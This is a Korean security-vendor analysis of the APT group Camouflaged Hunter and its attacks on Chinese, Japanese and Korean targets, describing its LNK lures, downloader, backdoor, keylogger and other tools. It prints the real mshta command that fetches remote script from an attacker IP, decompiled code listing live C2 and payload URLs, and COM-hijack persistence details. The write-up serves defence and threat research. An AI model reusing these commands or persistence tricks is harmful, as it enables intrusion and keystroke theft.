보안 이슈

AhnLab 보안 전문가의 심층분석! 보안 이슈 정보를 전해드립니다.

카모플라쥬드 헌터, 그들은 누구인가?

AhnLab 2023-09-04

APT-C-60 또는 APT-Q-12라고도 불리는 카모플라쥬드 헌터 (Camouflaged Hunter)는 2018년부터 중국의 인사 컨설팅 및 무역 관련 분야를 집중적으로 공격해왔다. 중국의 IT 복합 대기업 텐센트(Tencent)의 상반기 APT 보고서에서 중국을 노리는 APT 그룹 중 카모플라쥬드 헌터가 8위를 기록했을 정도이다.

그런데 2021년 이후, 카모플라쥬드 헌터가 일본, 싱가포르를 비롯해 한국에서도 활동하기 시작했다. 안랩은 공개된 정보를 바탕으로 카모플라쥬드 헌터의 활동을 추적하고, 공격에 사용된 추가 툴도 확인했다. 카모플라쥬드 헌터가 공격 과정에서 어떤 악성코드와 툴을 사용했는지 자세히 살펴보자.

공격 그룹 소개

먼저 공격 그룹의 활동에 대해 알아보자. 카모플라쥬드 헌터의 공격 사례를 나열하면 [표 1]과 같다.

일시	공격 대상	내용
2021년 1월	일본	공격 대상 불명. 다운로드 발견
2021년 2월	중국	공격 대상 불명. 다운로더 발견
2021년 3월	일본	공격 대상 불명. 다운로더 발견
2021년 3월	일본	공격 대상 불명. 키로거 발견
2021년 3월	싱가포르	공격 대상 불명. 다운로더 발견
2021년 6월	대한민국 대학	공격 대상 불명. 다운로드와 키로
		견
2021년 6월	중국	공격 대상 불명. 키로거 발견

2021년 9월	일본	공격 대상 불명. 백도어 발견
2022년 1월	대한민국 대학	공격 대상 불명. 백도어 발견
2022년 2월	대한민국 정치인	2022 평창평화포럼 내용. 한국 정치인 공격
2022년 4월	일본	공격 대상 불명. 백도어 발견
2022년 6월	대한민국 거주 외국인	한국 대학원생 논문 가장해 외국인 박사 공격
2023년 5월	중국	군사 문서를 미끼로 공격


[표 1] 카모플라쥬드 헌터의 주요 공격 사례

안랩은 2021년 1월부터 일본, 중국, 싱가포르, 한국 등지에서 확인된 카모플라쥬드 헌터의 활동을 분석했다. 다만, 공격 대상은 아직 정확히 밝혀진 바 없다.

중국의 위협 인텔리전스 전문 기업 트렛북(ThreatBook)에 따르면, 카모플라쥬드 헌터는 2022년 2월 평창평화포럼 관련 정치인을 공격했으며, 같은 해 6월에는 한국 대학원생의 논문으로 위장해 베른하르트 젤리거(Bernhard Seliger) 박사를 대상으로 표적 공격을 수행했다. 젤리거 박사는 North Korean Review의 부편집자이자 한스자이델(Hans Seidel Stiftung, HSS) 재단의 한국 사무소 대표이다.

2022년 이후에는 국내 정치와 외교 분야를 노린 공격도 발생하고 있어 단순히 금전적 이득만을 노린 것이 아닌, 다른 목적이 있을 가능성도 있다.

카모플라쥬드 헌터는 표적으로 삼은 대상이 관심을 보일 만한 내용을 담은 메일을 보내 본문에 첨부된 RAR, VHD, ZIP 파일 내부의 악성 LNK 파일을 클릭하도록 유도했다.



[그림 1] 압축 파일 내 Shortcut과 미끼 문서

공격 방식

카모플라쥬드 헌터가 사용한 악성코드는 [표 2]와 같다. 다만, 공격 단계별로 사용된 악성코드가 다르다.

단계	종류	내용
1	LNK	악성코드 다운로드
2	다운로더	특정 주소에서 파일 다운로드
3	백도어	원격 명령 수행
4	툴	DLL 로더, 키로거, 환경 검사 등

[표 2] 카모플라쥬드 헌터가 사용한 악성코드 목록

(1) 1단계 – LNK 파일


1단계에서는 LNK 파일이 사용됐다. 2021~2022년에 발견된 LNK 파일은 mshta.exe 파일로 악성코드를 다운로드한다. 다시 말해, 사용자가 첨부된 LNK 파일을 클릭하면 [표 3]의 mshta.exe 명령이 실행돼 특정 주소(예: hxxp://82.221.129.104/k0201.txt)로 접속하고, 자바 스크립트가 실행된다. 이때 자바 스크립트는 다운로더(Downloader) 악성코드를 다운로드한다.

```
C:₩Windows₩System32₩cmd.exe /c "echo|set /p="msh">.₩1&echo|set /p="ta http://82.221.">>.₩1&echo 129.104/k0201.txt>>.₩1&cmd.exe<.₩1"
```

[표 3] mshta.exe 명령

올해는 변형이 발견됐다. 공격자는 기존과 동일하게 악성 LNK 파일을 이용하되, 이번에는 압축 파일 대신 가상 하드 디스크(Virtual Hard Disk, VHD) 파일을 사용했다는 점에서 조금 다르다.


VHD 파일을 클릭하면 시스템에 드라이브로 연결되는데, 이곳에는 이미지처럼 보이는 LNK 파일과 미끼 문서 파일이 존재한다.



[그림 2] 올해 발견된 악성 LNK 파일과 미끼 문서

사용자가 air project.jpg.lnk 파일을 그림 파일로 인지하고 클릭할 경우 해당 악성 LNK 파일은 syncappvpublishingserver.vbs 파일을 실행하고 TEMP 경로 (C:₩Users₩[사용자]₩AppData₩Local₩Temp)에 wow789.htm 파일로 복사하며, mshta.exe로 wow78.htm 파일을 로드한다.

wow78.htm 파일은 실제로는 LNK 파일이지만, HTML 파일로 인식된다. 따라서 파일 내부에 포함된 스크립트가 파일을 다운로드한다.



[그림 3] LNK 파일 내 스크립트 코드

(2) 2단계 – 다운로더

1단계에서 악성 LNK 파일을 클릭했을 때 다운로드되는 다운로더 악성코드는 백도어 등을 추가 다운로드한다.

자바 스크립트를 통해 다운로드된 다운로더의 파일명은 propsysctl.db, propsysinst.db, mssysmon.db이며, 파일 크기는 140~310 킬로바이트(KB)이다.

다운로더 파일명과 익스포트(Export) 함수는 [표 4]와 같다.

발견 시기	파일 이름	Export 함수
2021년 2월 – 2022년 3월	propsysctl.db	mainchecker
2021년 7월	propsysinst.db	extension
2022년 4월 – 2022년 7월	mssysmon.db	tdstart
2022년 9월 – 2023년 1월	?	SetupStart

[표 4] 다운로더 익스포트 함수명

주요 문자열은 [그림 4]처럼 난독화돼 있다.

[그림 4] 문자열 난독화

다운로더 악성코드는 특정 위치 (예: C:₩Users₩[username]₩AppData₩Roaming₩Microsoft₩Speech₩DLL₩prosysctl.db)에서 악성코드 함수를 로드한다.

[그림 5] 특정 경로에서 DLL 파일을 로딩하는 과정

그런 다음, 암호화된 문자열을 풀어 파일을 다운로드한다.

```
Decoder_7FEF38A3290(0, (__int64)v10, (__int64)v6, 0i64);// http://msn.com
Decoder_7FEF38A3290(0, (__int64)v11, (__int64)v7, 0i64);// https://google.com
Decoder_7FEF38A3290(0, (__int64)v18, (__int64)v14, 0i64);// SKVW2JDJK84JCK92 -> AES Key
Decoder_7FEF38A3290(0, (__int64)v19, (__int64)v26, 0i64);// http://185.145.97.62/cache/A2 : Download
Decoder_7FEF38A3290(0, (__int64)v20, (__int64)v25, 0i64);// https://bitbucket.org/sorakas/mod/downloads/1932.bmp : Download
Decoder_7FEF38A3290(0, (__int64)v21, (__int64)v24, 0i64);// https://bitbucket.org/sorakas/mod/downloads/1964.bmp : Download
Decoder_7FEF38A3290(0, (__int64)v22, (__int64)v16, 0i64);// http://185.145.97.62/temp/chebck.php
Decoder_7FEF38A3290(0, (__int64)v23, (__int64)v15, 0i64);// https://c.statcounter.com/12557356/0/d8c85be6/1/
Decoder_7FEF38A3290(0, (__int64)v12, (__int64)v9, 0i64);// U1-2
while ( 1 )
{
  v0 = InternetOpen_7FEF38A4B80(v6);
  if ( v0 == -1 )
    v0 = InternetOpen_7FEF38A4B80(v7);
```

[그림 6] 다운로드 목록

다운로드되는 파일은 구체적으로 무엇인지 알 수 없지만, 현재까지 알려진 바로는 백도어 유형의 악성코드가 다운로드된 것으로 보인다.

(3) 3 단계 – 백도어

앞서 언급한 것처럼, 백도어는 다운로더 악성코드에 의해 다운로드된 것으로 추정된다. 2021년과 2022년에 발견된 변형된 버전의 파일명은 각각 wscacheres.db, combases.db, explctl.dll, taskctl.dll이며, 파일 크기는 169~300KB이다.

이 밖에, 2022년 1월~2022년 6월에도 변형이 발견됐다. 이 시기에 확인된 변형의 익스포트 함수명은 extension이다.

백도어는 C&C 서버와 통신해 파일 리스트 수집, 디스크 정보 획득, 파일 및 디렉토리 삭제, 프로세스 실행, 프로세스 리스트, 프로세스 종료, DLL 로드 및 종료, 파일 다운로드, 스크린샷 업로드, 명령 프롬프트 실행 등의 기능을 수행한다.

(4) 4단계 – 도구들

안랩은 조사 과정에서 감염된 시스템에 이제까지 알려진 적이 없는 도구를 포함된 것을 확인했다.

카모플라쥬드 헌터가 사용한 도구들은 [표 5]와 같다.

이름	대표 파일 이름	내용
Installer	iusb3.dll	특정 파일 복사와 레지스트리 등록
DllLoader	SimpleDllLoader.exe	DLL 파일 로더
KeyLogger	kmon32.db, kmon64.db	키 입력 내용 저장
KeyLogger Decoder	decode.exe	암호화된 키 입력 내용 해제 도구
USBCheck	aa.exe, check.exe	특정 파일 존재 시 특정 레지스트리 값 확인

[표 5] 카모플라쥬드 헌터가 사용한 툴 유형

이들 툴은 다운로더나 백도어에 의해 다운로드된 것으로 보인다. 2021년에 발견됐으며, 2022년 이후에는 사용하지 않았거나 도구가 바뀌었을 수 있다.

도구 1: (1) Installer – iusb3.dll

인스톨러 파일명은 iusb3.dll, isb3_32_2-2.dll, iusb3_64_2-2.dll, iusb3_32.dll이며, 파일 크기는 약 100KB이다.

인스톨러에서 확인된 PDB 경로는 C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩PrinterDll₩Release₩PrinterDll.pdb이다.

[그림 7] PDB 경로

주요 문자열은 XOR 연산(키 값 0x03)으로 암호화돼 있다.

```
Copy_10001450(Buffer, "`ln`wo`01-ga");        // comctlc32.db
Copy_10001450(byte_7007C5FC, "sqlspzp01-ga"); // propsys32.db
for ( i = 0; i < strlen(Buffer); ++i )
  Buffer[i] ^= 3u;
for ( j = 0; j < strlen(byte_7007C5FC); ++j )
  byte_7007C5FC[j] ^= 3u;
for ( k = 0; k < strlen(Path); ++k )          // \Microsoft\Crypto
  Path[k] ^= 3u;
for ( m = 0; m < strlen(::Source); ++m )      // \DES\
  ::Source[m] ^= 3u;
for ( n = 0; n < wcslen(SubKey); ++n )        // Software\Classes\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InprocServer32\
  SubKey[n] ^= 3u;
Copy_10001010(Source, 0x104u, Path);
SHGetFolderPathA(0, 26, 0, 0, Path);
```

[그림 8] 암호화된 문자열

인스톨러는 특정 파일 (예: comctlc32.db와 propsys32.db, comctlc64.db와 propsys64.db, propsysctl.db)을 특정 경로 (예: C:₩Users₩[user]₩AppData₩Roaming₩Microsoft₩Crypto₩DES₩)에 복사한다.

comctlc32.db, propsys32.db 등의 파일은 확인되지 않아 이들이 어떤 기능을 수행하는지 알 수 없지만, propsysctl.db 파일은 다운로더에서 사용한 파일명과 동일한 것을 확인할 수 있다.

이 툴은 레지스트리('HKEY_CURRENT_USER₩Software₩Classes₩CLSID₩{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}₩InprocServer32'
)에 악성코드 파일을 특정 위치에 복사하고 파일을 등록한다.

도구 2: DllLoader – SimpleDllLoader.exe


DLL로더는 DLL 파일을 로딩하는 툴로, 키로거 등과 함께 발견돼 제작자가 키로거를 로드하기 위해 사용했을 것으로 추정된다. 파일명은 SimpleDllLoader32.exe와 SimpleDllLoader64.exe로, 파일 크기는 120~148KB이다.

발견된 파일 경로는 'Users₩[username]₩Appdata₩Roaming₩Microsoft₩Vault₩SimpleDllLoader64.exe'로,키로거가 발견된 경로와 동일하다.

DLL로더에서 발견된 PDB 경로와 실행 화면은 각각 [표 6], [그림 9]와 같다.

C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩SimpleDllLoader₩x64₩Release₩SimpleDllLoader.pdb

[표 6] DLL 로더에서 확인된 PDB 경로



[그림 9] DLL로더를 사용한 키로거 DLL 파일 로드

도구 3: KeyLogger – kmon32.db, kmon64.db


사용자 키 입력을 기록하는 키로거로, 파일 크기는 약 100~120KB이다. 파일명은 key64.dll, kmon64.db, kmon32.db이다.

키로거에서 확인된 PDB 경로는 [표 7]과 같다.

C:₩Users₩nick₩Desktop₩### Tool₩### Expand₩### KeyLog₩KeyLog₩₩Release₩KeyLogW.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### Expand₩### KeyLog₩KeyLog₩₩x64₩Release₩KeyLogW.pdb


[표 7] 키로거에서 확인된 PDB 경로

초기 버전을 제외하고, 주요 API와 문자열은 XOR 연산(키 값 0x03)으로 암호화돼 있다.



[그림 10] 암호 해제한 내용

키 입력 내용은 특정 위치 (예: %Appdata%₩Roaming₩Microsoft₩Vault₩bincheck.db)에 저장된다.



[그림 11] 키 입력 내용 저장

도구 4: Decoder - decode.exe

디코더는 키로거가 기록한 내용을 해독하는 프로그램이다. 파일명은 decode.exe이며, 파일 크기는 115,200Byte이다.

디코더에서 발견된 PDB 경로는 키로거와 비슷한 이름을 포함한다.

C:₩Users₩nick₩Desktop₩### Tool₩### Expand₩### KeyLogDecode₩KeyLogDecode₩Release₩KeyLogDecode.pdb

[표 8] 디코더에서 확인된 PDB 경로

도구 5: USBCheck – check.exe

특정 파일이 존재할 경우 특정 레지스트리 키 값을 확인해 readme.txt 파일을 생성한다. 파일명은 aa.exe, check.exe 이며 파일 크기는 110KB 정도이다.

USBCheck는 [표 9]의 PDB 경로를 포함한다.

C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩USBCheck₩Release₩USBCheck.pdb

[표 9] USBCheck에서 확인된 PDB 경로

USBCheck는 실행 시 'C:₩Users₩[user]₩AppData₩Roaming₩Microsoft₩Crypto₩DES₩propsysctl.db' 파일이 존재하는 경우 [표 10]의 파일 존재 여부도 검사한다. propsysctl.db 파일은 카모플라쥬드 헌터가 사용하는 다운로더 파일명과 동일하다.

C:₩Users₩[user]₩Local Settings₩Application Data₩Microsoft₩Proofs₩Comempty_0_64.dat

C:₩Users₩[user]₩Local Settings₩Application Data₩Microsoft₩Proofs₩Comempty_1_64.dat

[표 10] 특정 파일이 존재하는 경우 USBCheck가 확인하는 파일

또한, 윈도우 시스템이 32비트인 경우 [표 11]의 파일이 존재하는지 확인한다.

C:₩Users₩[user]₩Local Settings₩Application Data₩Microsoft₩Proofs₩Comempty_0_32.dat
C:₩Users₩[user]₩Local Settings₩Application Data₩Microsoft₩Proofs₩Comempty_1_32.dat

[표 11] 윈도우 시스템이 32비트일 때 USBCheck가 확인하는 파일

해당 파일이 존재하면 USBCheck는 [표 12]의 레지스트리 값을 경로와 비교한다.

